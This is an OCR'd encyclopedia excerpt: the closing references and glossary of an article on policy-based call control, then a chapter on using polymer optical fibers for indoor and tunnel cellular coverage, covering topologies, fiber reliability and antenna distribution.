Buhr, R. J. A., Amyot, D., Elammari, M., Quesnel, D., Gray, T., & Mankovski, S. (1998). Feature-interaction visualization and resolution in an agent environment. In K. Kimbler & W. Bouma (Eds.), *Fifth feature interactions in telecommunications and software systems* (pp. 135-149). Amsterdam: IOS Press.

Cameron, E. J., Griffeth, N. D., Lin, Y. -J., Nilson, M. E., Schnure, W. K., & Velthuijsen, H. (1993). A feature-interaction benchmark for IN and beyond. *IEEE Communications Magazine, 31*(18), 18-23.

Damianou, N., Dulay, N., Lupu, E. C., & Sloman, M. (2000). *Ponder: A language specifying security and management policies for distributed systems* (Tech. Rep. 2000/1). London: Imperial College.

Dini, P., Clemm, A., Gray, T., Lin, F. J., Logrippo, L., & Reiff-Marganiec, S. (2004). Policy-enabled mechanisms for feature interactions: Reality, expectations, challenges. *Computer Networks, 45*(5), 585-603.

Gans, N., Koole, G., & Mandelbaum, A. (2002). Telephone call centers: Tutorial, review, and research prospects. *Manufacturing and Service Operations Management, 5*(2), 79-141.

Lennox, J., & Schulzrinne, H. (Eds.). (2001). *CPL: A language for user control of Internet telephony services, Internet Draft CPL-05.* New York: The Internet Society.

Lupu, E. C., & Sloman, M. (1999). Conflicts in policy-based distributed systems management. *IEEE Trans. on Software Engineering, 25*(6), 852-869.

Marriott, D., Mansouri-Samani, M., & Sloman, M. (1994). Specification of management policies. InY. Raynaud & T. Desprat (Ed.), *Fifth IFIP/IEEE International Workshop on Distributed Systems: Operations and Management*, Toulouse, France. New York: IEEE Press.

Pearlman, L., Welch, V., Foster, I., & Kesselman, C. (2002). A community authorization service for group collaboration. In J. B. Michael, J. Lobo, & N. Dulay (Eds.), *Third policies for distributed systems and networks* (pp. 50-59). Los Alamitos, CA: IEEE Computer Society.

Ponnappan, A., Yang, L., & Pillai, R. (2002). A policy based QoS management system for the IntServ/DiffServ based Internet. In J. B. Michael, J. Lobo, & N. Dulay (Eds.), *Third policies for distributed systems and networks* (pp. 159-168). Los Alamitos, CA: IEEE Computer Society.

Reiff-Marganiec, S. (2004). Policies: Giving user control over calls. In M. D. Ryan, J.-J. C. Meyer, & H.-D. Ehrich (Eds.), *Objects, agents and features* (pp. 189-208). Berlin: Springer.

Reiff-Marganiec, S., & Turner, K. J. (2002). Use of logic to describe enhanced communications services. In D. A. Peled & M. Y. Vardi (Eds.), *15th formal techniques for networked and distributed systems* (pp. 130-145). Berlin: Springer.

Reiff-Marganiec, S., & Turner, K. J. (2004). Feature interaction in policies. *Computer Networks, 45*(5), 569-584.

Reiff-Marganiec, S., & Turner, K. J. (2005). The ACCENT policy server (Tech. Rep. No. CSM-164). UK: University of Stirling, Department of Computing Science and Mathematics.

Reiff-Marganiec, S., Turner, K. J., & Blair, L. (2005). Appel: The ACCENT project policy environment/language (Tech. Rep. No. CSM-161). UK: University of Stirling, Computing Science and Mathematics.

Ryutov, T., & Neuman, C. (2002). The specification and enforcement of advanced security policies. In J. B.

Michael, J. Lobo, & N. Dulay (Eds.), *Third policies for distributed systems and networks* (pp. 128-138). Los Alamitos, CA: IEEE Computer Society.

Seamons, K. E., Winslett, M., Yu, T., Smith, B., Child, E., Jacobson, J., et al. (2002). Requirements for policy languages for trust negotiation. In J. B. Michael, J. Lobo, & N. Dulay (Eds.), *Third policies for distributed systems and networks* (pp. 68-79). Los Alamitos, CA: IEEE Computer Society.

Steen, M. W. A., & Derrick, J. (1999). Formalising ODP enterprise policies. In M. Schader (Ed.), *Third International Enterprise Distributed Object Computing Conference* (pp. 84-93). New York: IEEE Computer Society.

Turner, K. J. (2005). *The ACCENT policy wizard* (Tech. Rep. No. CSM-166). UK: University of Stirling, Department of Computing Science and Mathematics.

Turner, K. J., & Blair, L. (2007). Policies and conflicts in call control. *Control Networks, 51*(2), 496-514.

Turner, K. J., Reiff-Marganiec, S., Blair, L., Pang, J., Gray, T., Perry, P., et al. (2006). Policy support for call control. *Computer Standards and Interfaces, 28*(6), 635-649.

van Lamsweerde, A., Darimont, R., & Letier, E. (1998). Managing conflicts in goal-driven requirements engineering. *IEEE Trans. on Software Engineering, 24*(11), 908-926.

Verma, D. C., Calo, S., & Amiri, K. (2002). Policy-based management of content distribution networks. *IEEE Network, 16*(2), 34-39.

Wu, X., & Schulzrinne, H. (2003). Programmable end system services using SIP. In S. McLaughlin & U. Mitra (Eds.), *International Conference on Communications* (pp. 789-793). Los Alamitos, CA: IEEE Computer Society.

Yavatkar, R., Pendarakis, D., & Guerin, R. (2000). *A framework for policy-based admission control. RFC 2753*. New York: The Internet Society.

KEY TERMS

Basic Call: The elementary functionality of a call that allows it to be initiated and terminated.

Call: A session for communication, usually between two users for voice but potentially among more users and for multimedia data.

Call Control: The functions that deal with initiation, modification, and termination of calls.

Event-Condition-Action: A style of policy that specifies the action to be performed when some event occurs under some condition.

eXtensible Markup Language (XML): A widely used and standardized notation for representing structured data.

Feature: A self-contained unit of functionality used to extend the basic call.

Feature Interaction: A clash among the actions dictated by independent features.

Policy: A high-level statement of what actions are permitted under what conditions.

Policy Conflict: A clash among the actions dictated by independent policies.

Policy Language: The computer-readable language in which policies are formulated.

Policy System: A computerized system that supports the definition and enforcement of policies.

ENDNOTE

[1] This article is partly based on Turner et al. (2006) and Turner and Blair (2006). Permission to reuse this material has been granted by the original publisher, Elsevier.

Polymer Optical Fibers (POF) Applications for Indoor Cell Coverage Transmission Infrastructure

Spiros Louvros
Technological Educational Institute of Messologi, Greece


Athanassios C. Iossifides
Maintenance Department, Northern Greece Maintenance Division, Greece

INTRODUCTION

The role of transmission network design is diverse. Basically, it includes the preparation of transmission solutions for access and core (backbone) transmission networks. In the design of a transmission network, the engineer must have knowledge about existing transmission products and also operator budget analysis. For this reason, the transmission engineer might also act in early discussions with an operator and, in that case, support the marketing unit with technical competence within the area of transmission. In GSM/GPRS networks the user traffic is circuit switched through the GSM network and the signaling messages (including SMS) are transported on dedicated circuits, while the packet traffic is packet switched through the GPRS infrastructure. One of the most important parameters to consider is the design of GSM/PRS networks is the access radio topology. The network topology selection is an evaluation process, which incorporates business strategy, investment costs, technology roadmap, network redundancy and robustness, network evolution path, and the migration strategy from the current network to the planned target network. The topology selection produces a preferred network topology plan for the target network. The topology provides information about the network such as node/site location, geographical information, existing network infrastructure, and capacity, new node/site to be added, and new network configuration, such as new hub sites. The information contained in the topology plan allows the radio transmission network planner to formulate an expansion strategy to meet future cellular network growth (Figure 1).

Cell plan is a graphical representation of the network which simply looks like a cell pattern on a map. However, there is a lot of work behind it, regarding the correct geographical position of the site, the antenna parameters and types, the dimensioning analysis regarding the offered and designed capacity and interference predictions. Such planning needs computer-aided analysis tools for radio propagation studies, for example, planning tools like TEMS CellPlanner Universal or NetHawk analyzer.

Figure 1. Radio access network for cell planning



Topology evaluation means the choice of the best structure of the network to satisfy the transmission robustness of the network. Robustness guarantees that the network will have a minimum risk of failure and hence a minimum loss of revenue. Robustness needs to be established at an optimal price-performance level. There are various topologies that are generally adopted for the development of a transmission network. The following topologies are commonly considered (Figure 2):


- Chain
- Ring
- Star
- Tree

The preferred and selected topology may be uniform across the network; however, it also may vary in different parts of the network. Different topologies could be selected to satisfy different criteria but which are the most appropriate for the regions served by the network. A special case is the indoor coverage and urban areas like city centers where the mobile handset densities and usage is high. The topology chosen may need to exhibit a high reliability or availability and be highly robust.

Since most of the operators do not own an access network during the cell planning and expansion phase, the best choice normally is to build the access network based on leased line or microwave links. A common approach is to order leased lines (LL) in the access network.

Microwave links suitable for a mobile network have transmission capacities in the range from 2 Mbit/s up to 34 Mbit/s when concentrators/multiplexers are used to save resources in long distance transmission (Louvros, 2000). The working frequency of the digital radio will set an upper limit to the maximum hop distance and will therefore determine the number of repeaters needed for a certain distance. Special long haul radios are available at working frequencies from 2 GHz and above. Typically, distances between repeaters are 40 km in the suburban or rural areas, best suited for use in the backbone network. In the access network, working with shorter distances, the working frequencies are available from 15 GHz and above. The performance and the reliability of the systems will depend on local parameters such as rain, terrain, and so forth. Microwave systems are installed quickly provided that the civil works, such as buildings and towers, are finished in advance and the advantages are high performance, high reliability, flexible haul distances, and fast installation lead times. However, for indoor applications and special cases (like tunnel coverage or underground coverage), the advantages of microwave links are not important. In these cases, only coaxial wires or optical fibers are the proposed solution. The investment in fiber infrastructure can be viewed as future-proof since it allows for easy capacity upgrading. Installation lead times are very much dependent on the existing infrastructure as well as the indoor architecture. The performance and reliability will depend on the chosen equipment, but they generally meet the specific requirements well. Furthermore, the attenuation in the fiber, which is hardware dependent, in coordination with the indoor buildings size will determine the number of repeaters needed for a certain distance. Polymer optical fiber (POF) is a promising candidate for optical cabling

Figure 2. The different transmission topologies



infrastructure due to its low price, large cross section area, easy connectorization/coupling with optical source, and simple use (Daum, Krauser, Zamzow, & Ziemann, 2002). Moreover, the newest POF models, based on simulations and experimental results (Louvros, Iossifides, Economou, Karagiannidis, Kotsopoulos, & Zevgolis, 2004) prove that the supported transmission rates for short distant applications as indoor expansions are providing a high rate transmission network (papers on POF). The chapter is developed in two sections. In the first section, POF technical details are exposed and a summary of environmental influences on POF transmission reliability is presented, to introduce the reader with the appropriate background on POF technology. In the second section, a description of indoor cell coverage, based on POF optical transmission network, is presented and explained with also a special case of tunnel coverage as an ultimate cost effective solution.

POF CHARACTERISTICS

Technical Details

POF is a promising short range distance optical fiber candidate with certain advantages (Louvros, Iossifides, Karaboulas, & Kotsopoulos, 2003):

- **Large fiber cross-section area**, core to cladding ratio 980/1000 μm. Due to the large fiber cross-section the positioning of POF at the transmitter or receiver presents no great technical problem in contrast to glass optical fiber.
- **Relative immunity to dust.** Particularly in industrial environments, where dust is a major problem during construction, the large fiber diameter proves to be an advantage. If dust gets into the fiber end face, it affects the input and output optical power in every case. But with POF, minor contamination does not necessarily result in failure of the transmission route. For this reason POF can readily be connected on site in an industrial environment.
- **Simple use (great resistance to mechanical damage).** The 1 mm thick optical fiber is easier to handle reducing to less problematic handling during installation and applications. Bending is not a serious problem and flexibility is increased. In contrast to glass fibers where bending tends to break glass and attenuation is considerably increased.
- **Low cost.** According to previous statements, the components for connection to transmitters and receivers are relatively economical. The uncomplicated processing of the end phases can be performed in extremely cost effective ways, especially after assembling in the field

However, there are certain disadvantages, considering the most common applications of optical fibers:

- **Optical attenuation.** Attenuation of plastic components consisting of POF is extremely large, resulting in short distance applications in telecommunications and industry (Daum, Brockmayer, & Goehlich, 1993).
- **Low supported data rate.** Due to large core cross-section area, a lot of modes are supported during transmission resulting in a considerable time dispersion. As a result, data rate is considerably reduced (Gunther, 2000)
- **Low bandwidth-distance product.** Considerable data rate for telecommunications and industrial applications are achieved for short distance connections (<500 m).

The plastic materials used in POF are polycarbonate core material (PC), polystyrene core material (PS), polymethylmetacrylate core material (PMMA), and Fluropolymers for cladding materials. These materials have different optical windows for low attenuation applications, according to Table 1.

Environmental Influence on POF's Reliable Transmission

Bending Sensitivity

In indoor applications, repeated bending, following the internal building architecture and corners, is perhaps the most commonly occurring kind of stress leading into the reliability problem of optical transmission. Mechanical stress, resulting from repeated bending, differs for different materials as polymer or glass, but it shows a general characteristic pattern. When following the indoor building architecture, bending is experienced as a cyclic shape and the degree of the stress is radius dependent. Different experiments on POF bending

Table 1. Optical window for different materials

MATERIAL	Refractive core index n	optical attenuation
PMMA	1.49	70-100 dB/km at 570 nm 125-150 dB/km at 650 nm
PC	1.58	700 dB/km at 580 nm 600 dB/km at 765 nm
PS	1.59	90 dB/km at 580 nm 70 dB/km at 670 nm

have been performed (Daum et al., 1993) measuring the impact of bending on transmission rates, proving finally that repeated bending stress with varying values for the bending radius, at room temperature and extremely low temperatures (rooms where transmission materials are located with air-conditioning machines) has no immediate effect on the transmission compared to the unstressed state. However, regarding the durability of the cable (Daum et al., 1993), it has been proven that, independently of the bending radius and of the temperature, after a certain number of repeated bendings, there is a rapid grade of transmission signal deterioration in the optical transmission and definitive component al shape.

Torsion

Another important mechanical parameter during indoor installation inside a building is the twist of the POF cable when changing floors or rooms. For the investigation of optical transmission under torsion stress, possibly in combination with climatic stress, several tests have been performed in laboratory (Levin, Baran, Lavrova, Zubkov, Poisel, & Klein, 1999). Of course the number of twists during installation can be considered discrete and small resulting in nonserious effects on transmission bit rates. Indeed after tests it has been proven that serious transmission degradation due to material twist occurs at almost 2500 continuous twists, a condition that never happens in indoor planning. As a consequence, torsion is not so important for indoor cell planning POF applications. It is however important to state that this torsion effect on glass fibers is more important producing the same degradation effect for fewer consecutive twists, thus proving the superiority of polymer fiber for indoor planning.

Impact Strength

When planning indoor cellular networks, the transmission media are either deployed in the floor edges or in the ceiling edges inside special shielding materials. However, there is always a possibility that fibers are going to be subjected to stress in the form of impact with unexpected effects on transmission rates and fiber functionality. Again from experimental tests in laboratory it has been proven that the effect on the fiber is crucial as the height of impact is greater and as the weight to impact the fiber is heavier. The impact sensitivity of polymer material under the same conditions in laboratory has been proven to be better and superior to glass fiber. Moreover, important parameter also is the consecutive number of impacts on the same fiber. Again the experiments have proven that a polymer material experiences severe damages with direct effect on the transmission bit rates with more consecutive impacts than a glass fiber. Thus, the durability and reliability of polymer fiber is greater than glass material, a serious advantage in public in-building coverage where unexpected impacts and crashes might happen.

INDOOR CELL PLANNING

Basic Indoor Planning Principles

In nowadays cellular networks, due to different technologies (GSM, GPRS, EDGE, UMTS, WLAN), interworking in a heterogeneous general network structure and due to several different traffic capacity regions (city centres, train/subway platforms, indoor/in-building dedicated capacity), an overall system network design should be considered. The overall cellular network can be considered of consisting of a unified core subsystem (the so-called soft switch solution)

Figure 3. Unified core network design with attached radio access networks





Figure 4. Multilayer cellular coverage




and several radio access subnetworks attached to the common core (Figure 3).

Especially in the radio access network a multilayer coverage has been provided in order to incorporate all the different scenario of capacity demand like macrocells, microcells, and picocells (Figure 4). One of these scenarios is the indoor pico-cellular coverage which can emerge for several reasons, mainly the capacity and quality. For example, if the in-building coverage is poor from outside cells, leading to bad quality, a solution could be an indoor dedicated cellular network. Buildings generating a high traffic load, such as conference centres and airports, may need in-building systems to take care of the traffic. A different application is the business in-building system with the aim to complement or replace the fixed telephony network.

The aim of in-building cell planning is, as for "traditional" cell planning, to plan for good coverage and capacity, and at the same time interfere as little as possible. The indoor planning can be done either for public in-building cells (shopping centres, train and airport terminals) or business in-building cells (offices). When designing an in-building system, the ambition is to get a symmetric antenna network to provide each single antenna within the system with the same output power. Of course special antenna technology is designed and the power level is very much minimized to satisfy the indoor propagation models. It is desirable to place the antenna somewhere in the middle of the building (using an omnidirectional antenna) to minimize the feeder distance of the antennas. However, there are special occasions where planning is considered better to

Figure 5. Omnidirectional and directional antenna for indoor coverage




place the antenna in the corner of a corridor, providing coverage in a certain floor towards a certain direction (using of course directional in-door antenna). Figure 5 provides the omnidirectional and directional antenna types, while Figure 6 provides the indoor coverage based on these antenna.

Moreover, considering a preparation for any future extension of the indoor transmission system is important, both from a coverage point of view (more available frequencies and antenna pending positions for future expansion) and from a capacity point of view (available pending infrastructure like fiber terminations, optical connectors, and transmission capacity in the building to be provided in advance (Figure 7).

Generally speaking, for an indoor transmission network there are many solutions. Inside a building the antenna transmission and distribution network is very important since the cost of the installation can be optimized regarding the application. The antenna distribution and transmission configurations for in-building applications can be divided into distributed antennas using a coax feeder network, radiating cable, and distributed antennas using a fiber-optical network. Regarding coaxial cabling, the advantage is the use of power splitters/tappers which are passive elements, thus requiring no local power supply facilitating their positioning in every coverage area. Radiating cable may be an alternative to distributed coax antennas in applications like indoor coverage. Its advantage is the continuous providing of RF coverage in a long way, allowing portion of the transmitted signal to radiate along the entire length of the cable. Thus it operates as a

Figure 6. The indoor coverage with several antenna types

Figure 7. Pending optical transmission network



continuous antenna. However, compared to distributed antennas (coaxial), radiating cable is generally a more expensive alternative both in terms of equipment and installation costs.

Antennas Distributed via POF Fiber Optical Network

Telecommunications are of great importance for POF applications, mainly for the transmission network of telecommunications companies (Levin et al., 1999). Some applications are transmission infrastructure for local data networks (LAN: local area networks) connecting companies' computers and databases in the private sector leased lines for digital data communications or in this chapter the transmission infrastructure for cellular planning (Gunther Czepluch, Mader, & Zedler, 2000). The ATM forum has already specified the use of PMMA POF for 155 Mbit/s (Daum et al., 1993) and also in the IEEE 1394 specification (up until now 100 Mbit/s and 200 Mbit/s over 50 m; 400 Mbit/s over 100 m is in preparation). Important is to remember that IEEE 1394 standard is intentionally not fixed to a medium but provides the user with the option of selecting his or her own cable, thus allowing great application potential, especially for POF.

There are different solutions based on fiber-optics that can be used for in-building systems. The main purpose is to overcome losses in long coaxial feeder cables. The major disadvantage of using a fiber-optical network is that each antenna terminal requires local power supply and alarm handling. Note that as the configuration is depicted in Figure 8, an additional fiber-optical antenna requires the installation of two additional transmitter/receiver fibers all the way from the optical interface unit to the location of the antenna, due to the RF-to-optical conversion. Ordinary antennas may, however, be connected to the external antenna terminal on the fiber-optical antenna.

Tunnel Coverage

For tunnel coverage the most dominant solutions are the radiating cable and also the distributive antennae based on optical links. Since for short distances (<500 m) POF can support high data rates, then for GSM coverage up to UMTS, POF could be the optical infrastructure for short tunnels. One way to obtain this is the use of all optical networking with fiber optical repeaters outside and inside the tunnel, according to Figure 9, supposing that the radio base station is physically located near the tunnel. Another approach is the RF repeater together with the fiber optical repeater. This is common in cases where the physical location of the radio base station is far away from the tunnel (>500 m) and as a result, the transmission in the outdoor network is still coaxial or microwave link. The conversion from RF to optical is performed just before the entrance of the tunnel. Inside the tunnel, if the distance to the antenna is more than 500 m, the indoor transmission network is all optical using POF with optical repeaters, as in Figure 10. A more general approach might be a combination of the two predefined methods (Figure 11).

Figure 8. POF optical indoor transmission network overview





Figure 9. All optical transmission network outside and inside tunnels



CONCLUSION

The cellular deployment for indoor applications is a very demanding and very difficult project. It depends always on the specified design. Optical infrastructure is one of the latest indoor in-building solutions for data and telecomm applications (Daum et al., 2002). The available bandwidth, the mechanical behavior, and also the future pending development for available infrastructure defines the optical fibers as the state of the art indoor infrastructure for many in-house and in-building applications. Among the existing fiber technologies polymer optical fibers (POF) are a good candidate since they are easy to install, they support good bit rates for short distances (appropriate for in-building applications), and they have great resistance into mechanical damages. Moreover, POF could be also the best solution for tunnel coverage since their small

Figure 10. RF outside/POF transmission inside the tunnel





Figure 11. A combination method for tunnel coverage



size and their supported bandwidth is satisfactory for the transmission tunnel infrastructure.

REFERENCES

Daum, W., Brockmayer, A., & Goehlich, L. (1993, July 28–29). *Influence of environmental stress factors on transmission loss of POF*. In *Proceedings of POF1993*, Den Hag (pp. 94–98).

Daum, W., Krauser, J., Zamzow, P.E., & Ziemann, O. (2002). *POF-polymer optical fibers for data communications.* Springer-Verlag. ISBN 3-540-42009-6.

Gunther, B., Czepluch, W., Mader, K., & Zedler, S. (2000, September 5–8). Multiplexer for attenuation measurements during POF durability testing. In *Proceedings of POF2000*, Boston (pp. 209–213).

